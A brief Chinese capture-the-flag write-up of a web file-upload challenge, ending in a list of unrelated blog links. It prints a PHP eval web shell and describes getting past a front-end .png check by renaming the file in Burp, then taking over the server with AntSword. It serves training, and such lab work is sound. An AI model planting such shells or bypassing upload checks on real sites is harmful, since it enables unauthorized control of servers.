ctf show web 入门151

根据题目这是一道文件上传相关题目,我们先查看源代码看看有什么信息

这里说明只允许上传以png结尾的文件那么我们构造一个一句话木马但是以.png为后缀来绕过前端验证

构造的payload为: <?php @eval($_POST'attack');?>

密码为:attack

然后将文件命名为:文件名.png后上传文件同时打开bp抓包

将后缀重新改为.php文件就以.php的形式上传成功所以我们可以使用蚁剑连接

要注意我们需要将https改为http才能成功连接,接下来我们就掌握了该网站的控制权


最后发现flag在:/var/www/html/flag.php目录下
相关推荐
Titan202411 分钟前
MySQL访问个人学习笔记
笔记·学习·mysql
深圳老胡1 小时前
STM32CubeMX 生成 CMake 工程,用 VSCode 编译与调试的完整流程
笔记·stm32·单片机·代码规范
坤坤子吖2 小时前
C++智能指针:RAII、shared_ptr与内存泄漏
开发语言·c++·笔记·学习
乐橙开放平台2 小时前
智慧连锁客流检测和离岗检测怎么对接
大数据·人工智能·笔记·物联网·自动化·音视频·智能家居
零基础1232 小时前
FinalShell 使用教程:从安装到高效运维
运维·经验分享·笔记·finalshell
ACP广源盛139246256732 小时前
Type‑C 扩展坞方案选型笔记|国产 DP1.4 转 HDMI2.0 桥接芯片 GSV2201S @ACP评估
c语言·开发语言·笔记·硬件架构·硬件工程·国产芯片
敲个大西瓜4 小时前
langchain笔记(一)
redis·笔记·langchain
带金箍的至尊宝4 小时前
系统架构设计师笔记 05:第2章硬件与软件基础,冯诺依曼结构怎么考
数据库·笔记·系统架构
知产xiao_xin4 小时前
商标权的内容和限制
经验分享·笔记·知识产权
陈年老古董4 小时前
Hive 函数学习笔记(上):单行函数与炸裂函数
hive·笔记·学习